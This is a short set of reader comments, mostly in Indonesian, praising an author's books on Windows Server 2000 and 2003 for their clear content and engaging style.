Comment : S'to, buku Windows Server 2000 Anda bagus banget, and benar-benar mengupas abis masalah server terbaru tersebut. Ngomong-ngomong you should have somebody orginized your web, man!
Thanks for sharing brightness

From : Ary Satyawan (isatyawan@yahoo.com)
Comment : Setelah membaca buku menguasai win server 2k3 sekarang saya semakin pede mengutak atik server di kampus ...

From : arezz
Comment : Mas s'to buku "menguasai windows 2003 server" yang anda buat bagus, bukan hanya isinya tapi juga gaya bahasanya tidak membosankan.